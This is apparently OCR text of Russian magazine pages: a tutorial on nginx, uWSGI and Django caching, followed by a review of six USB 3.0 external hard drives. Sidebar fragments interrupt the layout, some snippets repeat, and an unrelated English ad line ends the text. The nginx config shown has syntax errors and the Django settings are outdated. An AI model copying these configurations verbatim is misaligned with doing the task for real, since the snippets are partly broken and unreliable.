- Приоритет рабочих процессов следует изменять с осторожностью, иначе они могут просто «задавить» все остальные сервисы, включая memcached и процессы базы данных. В идеале лучше протестировать работу nginx с дефолтными настройками и лишь затем приступать к экспериментам.
- Опция use kqueue немного ускоряет работу nginx во FreeBSD благодаря использованию механизма kqueue вместо более медленного epoll.
- Системный вызов sendfile() применяется для единовременной отправки содержимого целого файла в сокет. Метод с использованием этого вызова работает быстрее, чем стандартное последовательное копирование данных, и позволяет сэкономить на оперативной памяти. Однако, если сервер оснащен недостаточным количеством ОЗУ, sendfile() только вынудит nginx часто свопиться и тем самым замедлит его работу. Опция tcp_nopush заставляет nginx отправлять HTTP-заголовки в одном пакете, но она бесполезна без sendfile.
- GZIP-компрессия также может сыграть с сервером злую шутку. С одной стороны, такая компрессия уменьшает объем передаваемых сервером данных, благодаря чему он может успеть обработать больше запросов, с другой — повышает нагрузку на процессор, что приводит к прямо противоположному результату. Поэтому точно выяснить, нужна ли она тебе, можно только экспериментальным путем, причем эксперименты следует проводить под предельной нагрузкой.

Теперь самое время задать настройки сайта:

```
# vi /etc/nginx/sites-enabled/mysite
server {
    # Порт и имя сайта
    listen 80;
    server_name host.com;
```

ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ

Протестировать производительность веб-сервера можно с помощью утилиты ab из комплекта Apache:

```
$ ab -kc 500 -n 10000 http://10.1.1.1/
```

Для этого также используется специальная программа httperf:

```
$ httperf --hog --server=10.1.1.1 \
    --wsess=2000,10,2 --rate 300 --timeout 5
```

```
    # Стандартные настройки журналирования
    access_log /var/log/nginx/blog-access.log;
    error_log /var/log/nginx/blog-error.log;
    # Адрес статики, используемой в админке Django
   location ^~ /media/ {
        root /usr/local/lib/python2.6/dist-packages/
django/contrib/admin;
    }
    # Статика самого сайта
    location ~* ^.+\.(jpg|jpeg|gif|png|ico|css|zip|tgz|gz
|rar|bz2||pdf|ppt|txt|tar||bmp|js|mov) {
        root /var/www/host.com
    }
    # Адрес и параметры WSGI-гейта
    location / {
        uwsgi_pass 127.0.0.1:8012;
        include uwsgi_params;
    }
}
```

Здесь ничего необычного: указываем корневой каталог сайта /var/www/host.com и адрес uWSGI-сервера 127.0.0.1:8012. Приступаем к настройке Django и uWSGI.

НАСТРОЙКА DJANGO И UWSGI

Настроить Django для совместного использования с uWSGI очень просто. Для этого достаточно выполнить три простых действия, которые перечислены ниже.

1. Создать сам Django-проект:

```
# cd /var/www
# django-admin.py startproject mysite
```

2. Поместить в образованный каталог два файла:

django.xml

```
<uwsgi>
    <socket>127.0.0.1:8012</socket>
    <pythonpath>/var/www/mysite/</pythonpath>
    <module>django_wsgi</module>
</uwsgi>
```

django_wsgi.py

```
import os
os.environ['DJANGO_SETTINGS_MODULE'] = 'settings'
import django.core.handlers.wsgi
application = django.core.handlers.wsgi.WSGIHandler()
```

3. Запустить uWSGI-сервер (опция "-p" определяет количество рабочих процессов):

```
# uwsgi -p 4 -s 127.0.0.1:8012
```

Скриптов автозапуска в комплекте uWSGI нет, поэтому последнюю команду проще всего засунуть куда-нибудь в /etc/rc.local:


```
# vi /etc/rc.local
cd /var/www/mysite
uwsgi -p 4 -s 127.0.0.1:8012
```

НАСТРОЙКА КЕШ-БЭК-ЭНДА

Теперь всё вроде бы настроено и работает, и мы переходим к самой интересной и важной части статьи. Кеширование критически важно для быстродействия любого динамического сайта, вне зависимости от технологий, на которых он построен. Мы должны упростить процесс переваривания и отдачи сервером динамической составляющей. Есть несколько способов решения этой задачи, но здесь всё зависит от специфики веб-сайта.

Во-первых, можно тупо кешировать все страницы сайта. Это самый простой и очень легко реализуемый с помощью Django способ. Однако он является и самым неэффективным: любое изменение страницы приведет к промаху мимо кеша и повторной загрузке страницы в него. Изменение может быть каким угодно: срабатывание счетчика на сайте, появление нового комментария, обновление списка популярных статей и разделов. Поэтому полное кеширование имеет смысл включать только для более-менее статичных сайтов вроде блогов, словарей, энциклопедий и т. п.

Во-вторых, можно кешировать данные, загружаемые из БД. Также легко реализуемый, но очень спорный вид оптимизации. Он результативен только для тех сайтов, где осуществляется



Методы и бэк-энды кеширования в Django

DJANGO 1.3

В Django 1.3 синтаксис определения кеш-бэк-энда изменился и теперь имеет следующий вид:

```
# Пример для memcached (два сервера)
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.memcached.
            MemcachedCache',
        'LOCATION': [
            '172.19.26.240:11211',
            '172.19.26.242:11211',
        ]
    }
}

# Пример для БД
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.db.
            DatabaseCache',
        'LOCATION': 'имя_таблицы',
    }
}
```

много операций чтения из БД и мало операций записи, да и то лишь в том случае, если само хранилище кеша работает быстрее механизма кеширования базы данных. Другими словами, кеширование результатов выборки из БД подойдет, опять же, для более-менее статичных сайтов, размещенных на сервере, который имеет достаточный объем памяти для нормальной работы memcached.

В-третьих, кешировать можно нечасто изменяемые фрагменты шаблонов. Этот метод подойдет практически для любого сайта, он достаточно дешев и, на мой взгляд, наиболее эффективен. Однако, в отличие от первых двух, он требует работы напильником и не имеет прямого отношения к администрированию как таковому. Логикой и архитектурой занимаются программисты.

Также большое значение имеет выбор хранилища для кешированных данных. Django предлагает нам четыре варианта:

- memcached — дорого в плане памяти, но очень эффективно;
- оперативная память — менее затратно, но и менее эффективно;
- жесткий диск — очень неэффективно и очень дешево;
- база данных — более эффективно, чуть дороже.

Первые два подойдут для владельцев выделенных серверов, последние два можно применять на хостинге и недорогих VPS'ках. Хотя, конечно, лучше протестировать производительность в реальных условиях и выбрать наиболее подходящий вариант.

Теперь о том, как включить кеш-хранилище. Здесь всё просто — открываем settings.py проекта и пишем следующее:

```
# Локальный memcached
CACHE_BACKEND = 'memcached://127.0.0.1:11211/'
# База данных (как создать таблицу, описано ниже)
CACHE_BACKEND = 'db://имя_таблицы'
# Файловая система
CACHE_BACKEND = 'file:///путь/до/файла'
# Оперативная память
CACHE_BACKEND = 'locmem:///'
# Фиктивный кеш (для разработки)
CACHE_BACKEND = 'dummy:///'
```

Во втором случае необходимо предварительно создать таблицу в базе данных. Делается это с помощью стандартного manage.py:

```
# python manage.py createcachetable имя_таблицы
```


Любой тип бэк-энда поддерживает следующие аргументы:

- timeout — время жизни кешированных данных в секундах (по умолчанию 300);
- max_entries — максимальное количество записей в кеше (по умолчанию 300);
- cull_frequency — процент старых записей, которые удаляются по достижении max_entries (по умолчанию 3, то есть треть всех записей).

Для передачи аргументов используется синтаксис CGI, например:

```
CACHE_BACKEND = "locmem:///?timeout=30&max_entries=400"
```

НАИБОЛЕЕ ЭФФЕКТИВНЫЙ МЕТОД КЕШИРОВАНИЯ - СОХРАНЕНИЕ ТОЛЬКО ИЗБРАННЫХ ЧАСТЕЙ СГЕНЕРИРОВАННЫХ ВЕБ-СТРАНИЦ



Ненагрузочное тестирование uWSGI

КЕШИРОВАНИЕ ВСЕГО САЙТА И КЕШИРОВАНИЕ ЗАПИСЕЙ БД

Итак, если ты решил, не сильно заморачиваясь с настройкой и шаблонами, добиться некоторой оптимизации, то кеширование всех страниц сайта и записей БД — твой выбор. Сразу скажу, что их одновременное кеширование не имеет смысла, однако кеширование страниц и записей по отдельности, как я уже упоминал, может дать хороший результат на более или менее статичных сайтах.

Для включения кеширования всего сайта средствами Django достаточно внести всего два изменения в settings.py:

```
# Включаем кеширование
MIDDLEWARE_CLASSES = (
    # Важно разместить эту строку в начале
    'django.middleware.cache.CacheMiddleware',
    # Здесь идут все остальные middleware...
    'django.middleware.cache.FetchFromCacheMiddleware',
)
# Указываем "срок годности" кеша в секундах
CACHE_MIDDLEWARE_SECONDS='300'
```

Это всё. Теперь любая сгенерированная из шаблона страница будет попадать в кеш. Просто и тупо. Несколько более интеллектуальный способ заключается в использовании кеша для хранения результатов выборки в БД. Для его реализации как раз и нужен установленный ранее johnny-cache, который использует memcached в качестве бэк-энда. Активация осуществляется в три шага. Добавляем johnny-cache в список Django-приложений:

```
INSTALLED_APPS = (
    ...
    'johnny',
)
```

Далее подключаем соответствующий middleware:

```
MIDDLEWARE_CLASSES = (
    'johnny.middleware.LocalStoreClearMiddleware',
    'johnny.middleware.QueryCacheMiddleware',
    ...
)
```

Затем указываем в качестве кеш-бэк-энда memcached и префикс для его ключей (чтобы избежать конфликтов с другими записями в memcached):

```
CACHE_BACKEND =
    'johnny.backends.memcached://127.0.0.1:11211'
JOHNNY_MIDDLEWARE_KEY_PREFIX='jc_host_com'
```

Всё, наслаждаемся результатом!

КЕШИРОВАНИЕ ЧАСТЕЙ ШАБЛОНОВ

Теперь рассмотрим наиболее правильный и эффективный метод кеширования, который заключается в сохранении только избранных частей сгенерированных веб-страниц. С его помощью мы можем сделать так, чтобы при обращении к веб-серверу заново генерировались только те элементы страницы, которые реально часто меняются, а такие элементы, как хидер, футер, меню сайта, и многие другие «долгоживущие» элементы страницы загружались из кеша.

Основной профит этого метода в его чрезвычайной эффективности, а также нетребовательности к ресурсам машины. Даже если хранить кеш в базе данных или в обычном файле, скорость отдачи кеша по определению будет выше скорости генерирования указанных частей шаблона и выборки из базы данных. В то же время этот метод не так просто применить, как предыдущие два: для этого требуется понимать структуру сайта и в основных чертах знать, как работает система шаблонов Django, что относится больше к веб-девелопингу, чем к тематике рубрики. Как бы там ни было, не рассказать об этом типе кеширования нельзя, поэтому приступим к его рассмотрению :). Для инструктирования Django о помещении какого-либо блока сайта в кеш предусмотрен шаблонный тег с одноименным именем cache, принимающий два обязательных аргумента: время жизни кеша в секундах и имя кеш-блока, которое может быть произвольным. В дефолтной библиотеке тегов его нет, поэтому перед использованием этого тега следует подключить одноименную библиотеку с помощью директивы load (размещаем соответствующую строку в начале нужных шаблонов):

```
{% load cache %}
```

Типичный пример использования cache может выглядеть следующим образом:

```
{% block header %}
    {% cache 5000 header-cache %}
        {% block logo %}
        {% endblock %}
        {% block menu %}
        {% endblock %}
    {% endcache %}
{% endblock %}
```

Здесь всё просто. Есть блок header и два вложенных блока logo и menu, обрамленные блоком cache. Это значит, что сгенерированные фрагменты страницы из блоков logo и menu попадают в кеш, где живут ровно 5000 секунд, после чего генерируются снова. В такие же блоки cache можно помещать и другие элементы веб-страниц, варьируя время жизни кеша в зависимости от предполагаемого времени их жизни.

Чтобы активировать кеширование для блоков, содержимое которых меняется предсказуемым образом с учетом каких-либо данных (например, различные сайдбары для зарегистрированных юзеров и анонимусов, страницы одной статьи и т. д.), следует указать переменные, содержащие эти данные, в качестве аргументов. Например:

```
{% block sidebar %}
    {% cache 500 sidebar-cache request.user.username %}
        ...
    {% endcache %}
{% endblock %}
```

В результате система кеширования будет создавать индивидуальные записи в кеше для разных пользователей на основе их ников.

ВЫВОДЫ

Создавать высокопроизводительные Django-проекты не так сложно, как может показаться на первый взгляд. Для этого требуется только вооружиться правильными инструментами и выбрать подходящую стратегию кеширования данных. Всё остальное за тебя сделает система.

```
import os
os.environ['DJANGO_SETTINGS_MODULE'] = 'settings'

import django.core.handlers.wsgi

application = django.core.handlers.wsgi.WSGIHandler()
```

```
<uwsgi>
  <socket>127.0.0.1:8012</socket>
  <pythonpath>/home/j1m/work/site/blog/</pythonpath>
  <module>django_wsgi</module>
</uwsgi>
```

Конфиг uWSGI для Django

КЕШИРОВАНИЕ СРЕДСТВАМИ NGINX

Хоть это и малоэффективно, но кеширование можно настроить и с помощью nginx. Для этого можно использовать директивы proxy_store и try_files:

```
location / {
    root /var/www/;
    try_files /cache/$uri @storage;
}
location @storage {
    proxy_pass http://backend;
    proxy_set_header Host $host;
    proxy_store on;
    proxy_store_access user:rw group:rw all:r;
    proxy_temp_path /var/www/cache/;
    root /var/www/cache/;
}
```

В результате все запрашиваемые файлы будут помещаться в каталог /var/www/cache (лучше примонтировать к нему tmpfs, чтобы файлы хранились в оперативной памяти), однако чистить его придется вручную (удаление файлов старше 10 минут):

```
$ cd /var/www/cache
$ find ./ -type f -amin +10 -delete
```

Также можно поместить эти команды в cron.

Александр Михеев



ОТ «ВИНТА»!

ТЕСТИРОВАНИЕ ВНЕШНИХ ЖЕСТКИХ ДИСКОВ С USB 3.0

Когда надо перебросить с одного компьютера на другой пару гигабайт, в ход идут диски и флешки. Когда-то для обмена файлами вообще хватало дискет (а в некоторых государственных организациях они используются до сих пор). В наши дни эту задачу сильно облегчает интернет, но напрямую передавать через него очень большие объемы данных не так-то просто. Можно, конечно, особо не заморачиваться, а просто достать из системного блока винчестер и прямо вместе с ним направиться по нужному адресу (так в свое время делали все трушные техноманьяки — прим. редактора). Но, если эту процедуру проделывать слишком часто, она начинает сильно утомлять, причем не столько хозяина, сколько накопитель. Поэтому лучшим решением в некоторых ситуациях станут внешние жесткие диски, компактные, а самое главное, такие же простые в обращении, как и флеш-накопители. Сегодня мы сравним 6 различных мобильных запоминающих устройств.

МЕТОДИКА ТЕСТИРОВАНИЯ

Тестирование внешних жестких дисков проводилось в три этапа. На первом с помощью бенчмарка HD Tune Pro мы проверяли, насколько быстро HDD справляются с последовательным чтением и записью. На графике ты можешь увидеть не только средние, но и минимальные, а также максимальные значения. В конце мы воспользовались подтестом под лаконичным и ясным названием HDD из набора PCMark Vantage. Он «терзал» накопители, заставляя их выполнять операции, с которыми любой жесткий диск ежедневно сталкивается в обычной жизни. Как общий результат в «попугаях», так и промежуточные данные в Мб/с ты, опять же, сможешь лицезреть и сравнить между собой на графиках в самом конце статьи. Несомненно, стоило бы устроить и краш-тест для пущей уверенности в том или ином девайсе, но, к сожалению, пришлось довольствоваться бенчмарками.

ADATA NH13

Открывает тестирование стильный внешний жесткий диск от ADATA. В нашу лабораторию попал черный ADATA NH13 объемом 750 Гб, всего же в линейке четыре диска: в черном корпусе на 500/750 Гб и в белом такого же объема. Чтобы накопитель прослужил подольше, производитель облачил его в алюминий — и прочность выше, чем у пластиковых внешних HDD, и смотрится достаточно солидно. На корпусе никаких кнопок или иных приспособлений, только индикатор активности да порт Mini USB 3.0.

В работе показал себя очень неплохо — тихо, без чрезмерной вибрации он на ура справился со всеми бенчмарками, которые выпали на его долю. Что касается комплектации, то тут особого богатства ждать не стоит: в картонной упаковке ты отыщешь лишь кабель USB 3.0 да маленькую брошюрку с подсказками по использованию.

К ADATA NH13 также прилагается и бесплатный софт, который можно скачать после регистрации на сайте. С помощью одной из предлагаемых программ ты можешь сделать свой HDD установочным (если у тебя есть DVD с Windows 7), вторая позволяет легко и просто производить бэкап выбранных файлов.





SEAGATE STAA1500100

С «внешником» от Seagate не всё настолько же просто. Да, с виду это всё тот же спичечный коробок-переросток в типичном черном глянцевом корпусе, но вот от собратьев его кое-что отличает. Всё дело в том, что устройства линейки GoFlex используют в качестве интерфейса для передачи данных модифицированный SATA-порт, несовместимый с обычным SATA. К нему уже подключаются сменные модули-контроллеры интерфейсов, таких как, например, USB второй или третей ревизии, eSATA или FireWire 800. В комплекте с Seagate STAA1500100 поставляется модуль с USB 3.0. Остальные модули, если они тебе нужны, ты можешь приобрести отдельно — на свой вкус. Сам внешний диск Seagate STAA1500100 оказался тяжелее и толще всех других участвовавших в нашем сравнительном тестировании устройств. Это неудивительно, ведь он может вместить целых 1,5 Тб полезной или не очень информации. Стоит «винт» соответственно, однако среди прочих участников теста он обладает самой низкой ценой за условный гигабайт.

SILICON POWER SP750GBPHDS20S3U

Второй диск с шильдиком Silicon Power, принявший участие в тестировании. Внешний вид HDD стал немного агрессивнее. Фиолетовый корпус смотрится неплохо среди моря черных «внешников». Если продолжать аналогию с авто, синий индикатор активности находится на «капоте». Порт Mini USB 3.0 здесь также расположен на боку, поэтому придется вытаскивать диск из прилагаемого чехла, чтобы подключить кабель. К нам в лабораторию пришла модель объемом 750 Гб, но в серию входят еще три вариации с объемом от 500 до 1000 Гб — самые ходовые ныне «размеры». Стандартная комплектация здесь немного дополнена: кроме кабеля, есть и чехол, такой же незамысловатый, как и у Silicon Power SP640GBPHDS10S3N. При прохождении полосы препятствий-бенчмарков диск показал себя очень достойно: не может не радовать, что красота девайса не является его единственным плюсом. К устройству прилагается такой же софт, как у младшей модели, но, мы думаем, ты уже и сам догадываешься, каковы его основные функции.






TRANSCEND TS1TSJ25H3P

Наконец, мы дошли до «внешника», в некоторой степени защищенного от пагубного влияния внешней среды. Например, от кривых рук, всё время норовящих уронить устройство на твердую поверхность.

Transcend производит и имиджевые «винты», но всё же более известна именно по моделям с пластиковым корпусом, оснащенным резиновым покрытием. К тому же на корпусе присутствует та самая кнопка для ленивых, выполняющая автоматический бэкап данных. Далее всё более тривиально: интерфейс передачи данных USB 3.0, в комплект входят кабель и руководство пользователя. Забыли упомянуть про дизайн — нам он чем-то напомнил уютный бабушкин свитер спокойного серого и фиолетового тонов. Правда, бабушкин свитер не может хранить 1 Тб данных, как Transcend TS1TSJ25H3P. К слову, есть модели с меньшим объемом (500 или 750 Гб), которые, соответственно, стоят дешевле.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	ADATA NH13	Seagate STAA1500100	Silicon Power SP750GBPH-DS20S3U
Емкость:	750 Гб	1,5 Тб	750 Гб
Формфактор:	2,5"	2,5"	2,5"
Интерфейс:	USB 3.0	USB 3.0	USB 3.0
Размеры:	77 x 16 x 118 мм	89 x 120 x 22 мм	80 x 21 x 142 мм
Масса:	165 г	280 г	160 г

VERBATIM 53035

Еще один яркий диск в нашей тестовой лаборатории — кислотно-розовый Verbatim 53035. По правде говоря, вся линейка Store'n'Go сделана для весельчаков. В ней присутствуют модели зеленого, лазурного, желтого, оранжевого и фиолетового цвета. Все они очень яркие, хоть развешивай их на елке вместо новогодних игрушек. Обидно, что такой красивый корпус Verbatim 53035 сделан из пластика, пускай даже это характерно для большинства внешних HDD. Всё, что ты сможешь найти снаружи, — это синий индикатор активности и порт Mini USB 3.0. Кроме внешнего вида, «винт» также может похвастаться завидной вместительностью в 1 Тб, благодаря чему с собой в дорогу можно взять ну очень много всего. И конечно, в первую очередь нас порадовала производительность — Verbatim 53035 единственный смог удержаться в тройке лидеров на протяжении всех наших тестов.

Также необходимо отметить софт: в комплекте предоставляется несколько утилит от Nero, а также программа Green Button, которая может показаться очень полезной владельцам ноутбуков. С ее помощью можно самостоятельно настраивать время, спустя которое внешний жесткий диск будет уходить в ждущий режим. Но если ты не доверяешь автоматике, можешь дважды щелкнуть по значку программы, и накопитель тут же «заснет».





WESTERN DIGITAL WDBACX0010BBK


Завершает тестирование продукт компании, которая более чем известна на рынке жестких дисков. Линейка My Passport Essential SE тоже включает в себя накопители разных, но всё же более консервативных цветов: черного, серого, голубого и красного. Корпус устройства имеет обтекаемую форму, благодаря чему его, кстати, удобнее класть в карман. Никаких лишних наворотов мы не нашли: на корпусе всё так же имеется лишь логотип компании-производителя, порт Mini USB 3.0 да маленький белый индикатор работы. Среди накопителей серии My Passport Essential SE есть как «терабайтники», так и устройства на 750 Гб. Полуторатерабайтная «высота» крупнейшему производителю жестких дисков по каким-то причинам пока не покорилась, правда, речь идет только о внешних 2,5-дюймовых HDD. Но и 1000 Гб — это немало, тем более для «внешника». По крайней мере, для создания резервных копий данных такого объема хватит за глаза. А упростит этот процесс специальный софт, который прилагается ко всем «внешникам» этой линейки. Не обошлось и без минусов, к которым относится довольно маркий корпус и не самые лучшие показатели производительности.

Transcend TS1TSJ25H3P	Verbatim 53035	Western Digital WDBACX-0010BBK
1 Тб	1 Тб	1 Тб
2,5"	2,5"	2,5"
USB 3.0	USB 3.0	USB 3.0
81 x 22 x 131 мм	82 x 20 x 127 мм	83 x 18 x 110 мм
256 г	185 г	200 г

AWARDS


После всей болтовни, всех сравнений, тестов и прочего мы вплотную подходим к награждению. Тебе еще предстоит познакомиться с подробными описаниями участников теста, но карты, то есть результаты, мы раскроем сразу. Итак, «Выбором редакции», безусловно, стал шустрый и вместительный Verbatim 53035. Приз «Лучшая покупка», отмечающий нечто вроде золотой середины, получает Silicon Power SP750GBPHDS20S3U.

PCMARK VANTAGE, БАЛЛЫ




Результаты PCMark Vantage трудно трактовать двусмысленно

ТЕМПЕРАТУРА, °C




Температура у всех испытуемых была в норме даже после прохождения всех тестов, если, конечно, верить показаниям встроенных температурных датчиков

PCMARK VANTAGE, МБАЙТ/С




Теперь подробнее: сравним результаты каждого из подтестов

HD TUNE PRO (WRITE), МБАЙТ/С



Если какой-то из участников не отличился в скорости чтения, то и с записью дело обстоит не лучше. И наоборот

HD TUNE PRO (READ), МБАЙТ/С



Три скорости последовательного чтения: минимальная, максимальная и средняя




Visit our website to view the complete line of TSW Wheels

